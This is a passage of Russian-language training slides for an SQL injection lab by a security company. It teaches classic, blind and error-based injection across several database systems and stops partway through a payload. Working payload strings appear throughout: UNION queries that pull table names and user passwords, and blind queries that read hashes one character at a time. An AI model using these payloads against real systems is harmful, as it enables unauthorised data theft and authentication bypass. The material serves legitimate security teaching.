

Лабораторная работа по теме «Внедрение операторов SQL»

Дмитрий Евтеев
Positive Technologies




План лабораторной работы

- **Введение в тему безопасности Web-приложений**
- **Классическая техника эксплуатации уязвимости внедрение операторов SQL (SQL Injection)**
- **Слепое внедрение операторов SQL (Blind SQL Injection)**
- **Перерыв (15 минут)**
- **Работа с файловой системой при эксплуатации уязвимости SQL Injection**
- **Выполнение команд на сервере при эксплуатации уязвимости SQL Injection**
- **Перерыв (15 минут)**
- **Методы обхода программных фильтров безопасности**
- **Методы обхода Web Application Firewall (WAF)**
- **Резюме**



Введение в тему безопасности Web-приложений



Опасный мир Web-приложений


- **По данным компании Positive Technologies за 2008 год**
 - 83% сайтов содержат критические уязвимости
 - 78% сайтов содержат уязвимости средней степени риска
 - вероятность автоматизированного заражения страниц уязвимого Web-приложения вредоносным кодом составляет приблизительно 15-20%

<http://ptsecurity.ru/analytics.asp>

Данные основываются на проведении 16121 автоматических сканирований, детальном анализе 59 Web-приложений, в том числе с проведением анализа исходного кода более 10-ти из них.



Опасный мир Web-приложений: статистика за 2008 г.




Часть 1: Уязвимость типа внедрение операторов SQL

Классическая техника эксплуатации уязвимости «Внедрение операторов SQL» (SQL Injection)



Наглядный пример внедрения операторов SQL




Наглядный пример внедрения операторов SQL

<http://web/?id=6329+union+select+id,pwd,0+from...>



....
`SELECT * from news where id = 6329 union select id,pwd,0 from...`



id	topic	news
6329	News	Web Security...
12345	password	0



SQL Injection – Базовые знания

- **"Внедрение операторов SQL"**

Способ нападения на базу данных в обход межсетевой защиты. В этом методе параметры, передаваемые к базе данных через Web-приложения, изменяются таким образом, чтобы изменить выполняемый SQL запрос.

- **Выделяют два вида SQL Injection**

- SQL Injection в строковом параметре

Примеры:

```
SELECT * from table where name = "$_GET['name']"
```

```
SELECT id, acl from table where user_agent =  
'$_SERVER["HTTP_USER_AGENT"]'
```

- SQL Injection в цифровом параметре

Примеры:

```
SELECT login, name from table where id = $_COOKIE["id"]
```

```
SELECT id, news from table where news = 123 limit $_POST["limit"]
```




SQL Injection – Базовые знания

- **Эксплуатацию SQL Injection разделяют в зависимости от типа используемой СУБД и условий внедрения**
 - Уязвимый запрос может обрабатывать Insert, Update, Delete
 - Инъекция может быть в любом участке SQL-запроса
 - Blind SQL Injection (слепое внедрение операторов SQL)
 - Особенности языка SQL, используемого в разных СУБД
- **Уязвимость SQL-инъекция – это не только уязвимость, характерная для Web-приложений!**



SQL Injection – Базовые знания

- **Анатомия SQL-инъекций**



- **SQL-инъекция может эксплуатироваться как в момент проведения атаки, так и по прошествии некоторого времени**



SQL Injection – Базовые знания

- **Способы обнаружения SQL-инъекций**
 - Тестирование функций (black/white-box)
 - Фаззинг (fuzzing)
 - Статический/динамический/ручной анализ исходного кода
- **Примеры тестирования функций для `http://site/?param=123`**

<code>http://site/?param=1'</code>	<code>http://site/?param=1'#</code>
<code>http://site/?param=1"</code>	...
<code>http://site/?param=1 order by 1000</code>	<code>http://site/?param=1 AND 1=1--</code>
<code>http://site/?param=1'--</code>	<code>http://site/?param=1 AND 1=2--</code>
...	...
<code>http://site/?param=1'/*</code>	<code>http://site/?param=1' AND '1'='1</code>
...	и т.д.



SQL Injection – Классическая эксплуатация (MySQL)

- **Обнаружение уязвимости**

`/?id=1+ORDER+BY+100`

- SQL запрос примет вид

`SELECT id, name from table where id =1 ORDER BY 100`

- В результате может быть получено следующее сообщение об ошибке

`ERROR 1054 (42S22): Unknown column '100' in 'order clause'`

- **Получение имен таблиц/колонок (information_schema/перебор) и последующее получение данных из найденных таблиц**

`/?id=1+union+select+0,concat_ws(0x3a,table_name,column_name)+from+information_sc
hema.columns`

- SQL запрос примет вид

`SELECT id, name from table where id =1 union select
0,concat_ws(0x3a,table_name,column_name) from information_schema.columns`

- В результате может быть получена требуемая информация в формате

```
| 0 | table1:column1 |  
| 0 | table1:column2 |
```



SQL Injection – Различия СУБД

	MySQL	MSSQL	MS Access	Oracle	DB2	PostgreSQL
Объединение строк	concat(concat_ws(delim,)	'+'	" "&" "	' '	" concat " " "+" " ' '	' '
Комментарии	-- и /**/ и #	-- и /*	Нет	-- и /*	--	-- и /*
Объединение запросов	union	union и ;	union	union	union	union и ;
Подзапросы	v.4.1 >=	Да	Нет	Да	Да	Да
Хранимые процедуры	Нет	Да	Нет	Да	Нет	Да
Наличие information_schema или его аналога	v.5.0 >=	Да	Да	Да	Да	Да

Особенности эксплуатации для разных СУБД

Пример (MySQL): **SELECT * from table where id = 1 union select 1,2,3**

Пример (PostgreSQL): **SELECT * from table where id = 1; select 1,2,3**

Пример (Oracle): **SELECT * from table where id = 1 union select null,null,null from sys.dual**



SQL Injection – Эксплуатации для разных СУБД

- **MySQL 4.1>=**

- Первая запись
`/?id=1 union select name,123 from users limit 0,1`
- Вторая запись
`/?id=1 union select name,123 from users limit 1,1`

- **MSSQL**

- Первая запись
`/?id=1 union select table_name,123 from (select row_number() over (order by name) as rownum, name from users) as t where t.rownum=1`
- Вторая запись
`/?id=1 union select table_name,123 from (select row_number() over (order by name) as rownum, name from users) as t where t.rownum=2`

- **PostgreSQL**


- Первая запись
`/?id=1 union select name, null from users limit 1 offset 0`
- Вторая запись
`/?id=1 union select name, null from users limit 1 offset 1`

ИЛИ

- Первая запись
`/?id=1; select name, 123 from users limit 1 offset 0`
- Вторая запись
`/?id=1; select name, 123 from users limit 1 offset 1`



Практическое занятие (1)



- **<http://X.X.X.X:80/>**
 - Обнаружить уязвимость типа SQL Injection;
 - Обойти процедуру аутентификации;
 - Получить список всех таблиц и колонок в пространстве СУБД;
 - Получить все идентификаторы и пароли из таблицы пользователей;
 - Авторизоваться под пользователем «sqladmin».



Часть 2: Слепое внедрение операторов SQL

Слепое внедрение операторов SQL (Blind SQL Injection)




Blind SQL Injection – Базовые знания

- **"Слепое внедрение операторов SQL"**

Способ нападения на базу данных в обход межсетевой защиты. Эксплуатируя уязвимость SQL Injection «слепым» методом, атакующий манипулирует логикой работы приложения (true/false).

- **SQL-инъекции данного типа условно можно разделить по следующим признакам**



Blind SQL Injection – Базовые знания

- **Способы обнаружения Blind SQL-инъекций**

```
http://site/?param=-1 OR 1=1
http://site/?param=-1 OR 1=1--
...
http://site/?param=-1'
http://site/?param=-1' AND 1=2
...
http://site/?param=-1' OR '1'='1
...
http://site/?param=-1"/*
...
http://site/?param=2
http://site/?param=1
http://site/?param=2-1
...
http://site/?param=1' AND 1=1
http://site/?param=1' AND '1'='1
...
И т.д.
```

- **Способы обнаружения Double blind SQL-инъекций**

```
http://site/?param=-1 AND benchmark(2000,md5(now()))
...
http://site/?param=-1' AND benchmark(2000,md5(now()))--
...
И т.д.
```



Blind SQL Injection – Классическая эксплуатация (MySQL)

- **Подбор первого символа у первой записи в таблице**

```
/?id=1+AND+555=if(ord(mid((select+pass+from+users+limit+0,1),1,1))=97,555,777)
```

- SQL запрос примет вид

```
SELECT id, name from table where id =1 AND 555=if(ord(mid((select pass from users limit 0,1),1,1))=97,555,777)
```

- В случае, если таблица «users» содержит колонку «pass» и первый символ первой записи этой колонки равен **97** (символ «a») то, СУБД вернет **TRUE**. В противном случае – **FALSE**.

- **Подбор второго символа у первой записи в таблице**

```
/?id=1+AND+555=if(ord(mid((select+pass+from+users+limit+0,1),2,1))=97,555,777)
```

- SQL запрос примет вид

```
SELECT id, name from table where id =1 AND 555=if(ord(mid((select pass from users limit 0,1),2,1))=97,555,777)
```

- В случае, если таблица «users» содержит колонку «pass» и первый символ первой записи этой колонки равен **97** (символ «a») то, СУБД вернет **TRUE**. В противном случае – **FALSE**.



Blind SQL Injection – Классическая эксплуатация (MySQL) Ускоряемся...

- Можно ограничить набор подбираемых символов. Например для MD5 – это [0-9a-f] или 48-57, 97-102. Кроме того, можно воспользоваться знаками неравенства!

- Подбор первого символа у первой записи в таблице

```
/?id=1+AND+555=if(ord(lower(mid((select+pass+from+users+limit+0,1),1,1)))>97,555,777)
```

- В случае, если таблица «users» содержит колонку «pass» и первый символ первой записи этой колонки больше 97 (символ «a») то, СУБД вернет TRUE. В противном случае – FALSE.

- Подбор первого символа у второй записи в таблице

```
/?id=1+AND+555=if(ord(lower(mid((select+pass+from+users+limit+1,1),1,1)))<102,555,777)
```

- В случае, если таблица «users» содержит колонку «pass» и первый символ второй записи этой колонки меньше 102 (символ «f») то, СУБД вернет TRUE. В противном случае – FALSE.

- Или более разумный подход

```
/?id=1+AND+555=if(ord(lower(mid((select+pass+from+users+limit+0,1),1,1)))<100,555,777)
```

- Если подбираемый символ меньше 100 (символ «d»), следовательно либо подбираемый символ является символом «d», либо это символ из диапазона [a-c]



Blind SQL Injection – Новые методы эксплуатации (MySQL) ...и еще быстрее...

- За один запрос можно подбирать до 12-ти символов (метод Qwazar X07'09)
- Подбор первого символа у первой записи в таблице

```
/?id=1+AND+1+rlike+concat(if((mid((select+pass+from+users+limit+0,1),1,1)in('0'))>0,  
(0x787B312C3235367D),if((mid((select+pass+from+users+limit+0,1),1,1)in('1'))>0,  
(0x787B312C28),if((mid((select+pass+from+users+limit+0,1),1,1)in('2'))>0,  
(0x5B5B3A5D5D),if((mid((select+pass+from+users+limit+0,1),1,1)in('3'))>0,  
(0x5B5B),if((mid((select+pass+from+users+limit+0,1),1,1)in('4'))>0,  
(0x28287B317D),if((mid((select+pass+from+users+limit+0,1),1,1)in('5'))>0,  
(0x0),if((mid((select+pass+from+users+limit+0,1),1,1)in('6'))>0,  
(0x28),if((mid((select+pass+from+users+limit+0,1),1,1)in('7'))>0,  
(0x5B322D315D),if((mid((select+pass+from+users+limit+0,1),1,1)in('8'))>0,  
(0x5B5B2E63682E5D5D),if((mid((select+pass+from+users+limit+0,1),1,1)in('9'))>0,  
(0x5C),if((mid((select+pass+from+users+limit+0,1),1,1)in('a'))>0,  
(select 1 union select 2),(1)))))))))))))
```

- В случае, если таблица «users» содержит колонку «pass» и первый символ первой записи этой колонки в диапазоне [0-9a] то, СУБД вернет ошибку. В противном случае единицу т.е. запрос будет являться корректным.



Blind SQL Injection – Новые методы эксплуатации (MySQL) ...на той же скорости...

- **Как это работает?**
- **Используя недопустимые регехр-выражения, MySQL выводит уникальные сообщения об ошибке:**

```
select 1 regexp if(1=1,"x{1,0}",2)
#1139 - Got error 'invalid repetition count(s)' from regexp
```

```
select 1 regexp if(1=1,"x{1,(",2)
#1139 - Got error 'braces not balanced' from regexp
```

И т.д.

Примечание: в примере использовались эквиваленты в шестнадцатеричном формате. т.е. 0x787B312C307D вместо, например, x{1,0}

- **Ошибка также выводится в случае, когда возвращается две записи вместо ожидаемой одной (метод, предложенный Elekt):**

```
select if(1=1,(select 1 union select 2),2)
#1242 - Subquery returns more than 1 row
```



Blind SQL Injection – Новые методы эксплуатации (MySQL) ...на той же скорости...

- Если подбирать MD5-хеш, то этого можно достигнуть всего в два запроса
- Запрос 1

```
/?id=1+AND+1+rlike+concat(if((mid((select+pass+from+users+limit+0,1),1,1)in('0'))>0,(0x787B312C3235367D),if((mid((select+pass+from+users+limit+0,1),1,1)in('1'))>0,(0x787B312C28),if((mid((select+pass+from+users+limit+0,1),1,1)in('2'))>0,(0x5B5B3A5D5D),if((mid((select+pass+from+users+limit+0,1),1,1)in('3'))>0,(0x5B5B),if((mid((select+pass+from+users+limit+0,1),1,1)in('4'))>0,(0x28287B317D),if((mid((select+pass+from+users+limit+0,1),1,1)in('5'))>0,(0x0),if((mid((select+pass+from+users+limit+0,1),1,1)in('6'))>0,(0x28),if((mid((select+pass+from+users+limit+0,1),1,1)in('7'))>0,(0x5B322D315D),if((mid((select+pass+from+users+limit+0,1),1,1)in('8'))>0,(0x5B5B2E63682E5D5D),if((mid((select+pass+from+users+limit+0,1),1,1)in('9'))>0,(0x5C),if((mid((select+pass+from+users+limit+0,1),1,1)in('a'))>0,(select 1 union select 2),(1))))))))))))))
```

- Если символ не входит в диапазон [0-9a], тогда отправляем запрос 2 (проверка [b-f])

```
/?id=1+AND+1+rlike+concat(if((mid((select+pass+from+users+limit+0,1),1,1)in('0'))>0,(0x787B312C3235367D),if((mid((select+pass+from+users+limit+0,1),1,1)in('1'))>0,(0x787B312C28),if((mid((select+pass+from+users+limit+0,1),1,1)in('2'))>0,(0x5B5B3A5D5D),if((mid((select+pass+from+users+limit+0,1),1,1)in('3'))>0,(0x5B5B),if((mid((select+pass+from+users+limit+0,1),1,1)in('4'))>0,(0x28287B317D),if((mid((select+pass+from+users+limit+0,1),1,1)in('5'))>0,(0x0),if((mid((select+pass+from+users+limit+0,1),1,1)in('6'))>0,(0x28),if((mid((select+pass+from+users+limit+0,1),1,1)in('7'))>0,(0x5B322D315D),if((mid((select+pass+from+users+limit+0,1),1,1)in('8'))>0,(0x5B5B2E63682E5D5D),if((mid((select+pass+from+users+limit+